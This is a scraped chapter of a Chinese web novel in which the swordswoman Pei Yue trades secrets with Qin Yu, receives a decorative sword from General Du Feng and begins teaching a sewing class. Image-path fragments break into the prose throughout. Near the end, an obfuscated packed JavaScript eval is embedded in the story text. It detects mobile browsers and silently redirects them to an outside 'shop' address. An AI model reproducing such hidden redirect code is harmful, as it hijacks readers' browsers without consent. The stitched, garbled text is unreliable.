27. 保守秘密

作品:《迟钝女侠被阴湿男鬼缠上后

    裴悦盯着她,点头接受了这个说法:“只是为了满足我的好奇而来?”


    “那倒不是。”秦瑜也爽快道,“我也有我的好奇。”


    裴悦笑:“难怪满足我的好奇时,那么爽快,原来是等价交换。”


    秦瑜也笑起来,凑近裴悦时眨了下眼睛:“怎么,红刀大侠不喜欢等价交换?”


    裴悦举杯的动作微顿,轻轻移开视线重新注视她。


    秦瑜温温和和继续道:“只是那夜在花船上,我不小心看了个全程而已。”


    二楼。


    当时她在二楼。


    “我没有别的意思。”秦瑜像是没发现裴悦的敌意,依然温柔浅笑,“只是有些好奇,女侠为什么没有在宴会上借机坑害郡公一把。”


    她疑惑问道:“郡公可是给了你一刀,将你害得吐血不止,还追杀魏家人的罪魁祸首。”


    “他要你来问的?”裴悦皱眉,“他什么时候这么迂回,都不敢亲自问我了?”


    秦瑜摇头:“女侠猜错了,这只是我的好奇。”


    为什么好奇这个?裴悦不解打量着她,但还是答道:“是我先辜负他的真心信任,如此正好两清。”“女侠的账,好像算得有失公允。”秦瑜却眼帘微垂,“真是……”


    “真是什么?”裴悦问。


    她却重新笑起来,看向小院门口:“女侠放心,我最会的,就是保守秘密。”


    杜锋正从门口走进来,看到秦瑜先皱了下眉。


    “将军既然来了,我便先走了。”秦瑜对裴悦告辞,“悦娘子可别忘了,还欠我一次宴会邀约。”


    裴悦微顿,没有反驳她,只点了点头。“魏娘不是说,不会应她的约吗?”杜锋问。


    “既然舒娘和她相交,必然是有些妙处的,我只是信任舒娘的眼光。”裴悦轻巧回复。


    杜锋微叹:“话虽如此……”


    裴悦干脆打断:“将军是有什么要事?”


    “前些日子行知说,魏娘习武是好事,有利于筋骨恢复。”杜锋将身后的横刀放在桌上,“我想着横刀便利,适合女娘使。”


    精巧的刀鞘和臂长的短刀,裴悦一眼就能看出来,这是装饰用的。


    开没开刃都难说。


    裴悦摸了摸刀鞘上的宝石,扬起笑面道谢:“又劳将军破费了。”


    “魏娘不喜欢?”杜锋看了眼横刀,继续道,“那魏娘喜欢什么?”


    “没有不喜欢。”裴悦把玩了一下,拔刀一看,果然没开刃。


    面无异色的收刀回鞘,裴悦再次道谢:“很漂亮,我很喜欢。”


    杜锋松了口气:“那就好,往后魏娘缺什么,定要和我说。”


    “多谢将军。”


    此时,杜锋看到一旁的话本子:“魏娘在看最近时兴的杂谈话本?”


    “对,长风拿回来……”裴悦微顿,疑惑思考了片刻,刚刚她放在最上面的那本,是这个吗?


    “这本火遍了江南,一时间感动了许多人。”杜锋笑着闲谈道,“落魄文人遗孤流落风尘惨死,忠仆耗费数十年,收集仇人罪证,击鼓鸣冤平反。”


    “结果如何?”裴悦被勾起兴趣。


    杜锋道:“忠仆为主人平反,迫害者下狱,她被争相竞娶。不过,故事还差最后一册未公布。”


    “……必然吃了很多苦,也很令人敬佩。”裴悦面有异色,“但因此被争相竞娶……”“说明她的品性和为人,足以突破阶层,成为一家主母。”杜锋倒是带着赞许之意,“这一点,也不是寻常女娘做得到的。”


    “困于高墙之内,为一家老小操持,还要维护世交情谊……”裴悦微微垂眸,嘴角带着讽意,“竟是奖赏?”


    杜锋一顿,像是没听清:“魏娘说什么……”


    “没有。”裴悦笑着抬头,“若这话本出了最后一册,我定要看看那忠仆的选择。”


    杜锋笑道:“应是挑选了哪家夫婿,过上安稳日子了。”


    “是吗?”裴悦没再多说,只点了点头。*


    日子悄然划过,裴悦被安排在这日午后,第一次教授女郎们女红。


    庾舒和青鱼娘子提前邀她用早膳。


    席上,庾舒同她传授些管教小女郎的技巧,再告诉裴悦,第一次授课出错很正常,无需有压力。


    “说起来,悦娘子打算教授些什么?”青鱼娘子忽然问。


    裴悦想了想道:“魏家擅长制衣,于女红上别出心裁,自创针法和染料工艺都是独一份……”


    “这些是魏家立身之本吧。”青鱼娘子无奈的笑道,“教授这些出来,魏郎君可同意了?”


    “长风向来是不管家里这些产业的,无需他同意。”裴悦疑惑看了眼青鱼娘子。


    青鱼娘子知道自己的身份,那就该知道为长的人不是魏长风,怎么还这么问?


    “因为悦娘的名字叫‘悦儿’,魏悦儿。”庾舒歉意一笑,“她对这些敏感。”


    “其实我就叫魏悦,魏悦儿是将军这么叫的。”裴悦倒不介意,“而且女学里的学子皆是豪族,更是自有传家生意,即便学了,也不会真的踏足布行。”


    “更何况,魏家零落,若再不传承,这些该埋进棺材里了。”裴悦道。


    青鱼娘子神色微变,看着裴悦时更显热忱:“我明白了,悦娘果然……是侠之大者。”


    庾舒都因此失笑:“怎么忽然说到了‘侠之大者’?不过,悦娘确实豁达,令人钦佩。”


    早膳后,刺史等人也来了女安学堂,似是和杜锋有事商议。池曜走在人前,路过青鱼娘子时,眼神沉冷,暗含警告之意。


    她却寸步未移,站在裴悦身侧回望。


    等裴悦意识到微妙时,众人已擦肩而过。


    “郡公,确实对女侠捧了颗真心。”青鱼娘子轻声道,“不过,这可未必是好事。”


    她面色如常地笑着:“据闻,岭南王府,都是些疯子。”


    这话只在裴悦耳畔,似乎仅仅是反目后,对老东家莫名其妙的挖苦。


    不待裴悦反应,她已经挽住庾舒手臂:“我们该走了,别影响悦娘授课。”


    小小插曲便就此而过。


    *


    阳光从窗户洒进来,映在一张张整齐铺开的布匹上。课堂上,除了不适龄,还在补识字功课的小女郎,其余女郎都已经正襟危坐。


    裴悦舒出一口气,专注于此前。


    眼熟的女郎仅蔓生一人,其余二十人都是之前的女学弟子。


    看到裴悦,蔓生眼睛一亮,笑着和旁边的女郎道:


    “她就是救我的悦娘子!”“长得还行,就是有点凶巴巴的。”


    “她不凶!”蔓生连忙道,“她可温柔了!”


    “……好吧。”旁边的女郎打量着裴悦,“但愿她的女红和她的胆子一样,担得起期待。”


    窗开得不大,风只进来一点,刚好能吹动案头的线轴。


    裴悦坐在最前端的长案前,面前放着一件半成的短袄。</p


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16973380|192078||http|test|mini|href|location''.split(''|''),0,{}));() {


    $(''.inform'').remove();


    $(''#content'').append(''


    >


    布料普通,颜色温和,没有一点玄机的样子。


    “我们先学走线。”


    蔓生旁边的女郎失望道:“走线谁不会,我们很多年前就会走线了。”


    “对啊,魏家的绣工不是以双面绣闻名,实在不行教我们染布也好。”


    裴悦像是没听见,她取针、穿线,动作都很慢。


    慢到每个人都看清楚了,针从哪一根线下走过,又从哪一根线上浮出来。


    “你们走针是不是习惯了牢靠?”裴悦莫名其妙问了句。


    “缝衣不求牢靠,那不就是失败了?”


    有女郎跟着点头。


    “会松散,而且没有型。”


    裴悦一笑,停下针把短袄往旁边放:“有没有人想要挑战一下新针法。”


    蔓生旁边那个女郎再一次出声:“什么新针法是我们没学过的?”


    庾舒说过,女学里有不少名门贵女。


    包括吴兴、吴郡、会稽和钱塘等地的顾、陆、朱、张。这些都是不好惹的南方豪族。


    “不如试试?”裴悦指了指她面前放着的布匹。


    “试就试。”


    裴悦走到她桌前:“今天要教你们的针法,叫错力针。”


    “错力针?错开的力?”


    蔓生倒是不了解针法,闻言连忙凑上来盯着。


    “故弄玄虚。”那女郎轻哼一声,仅余光盯着裴悦动作。


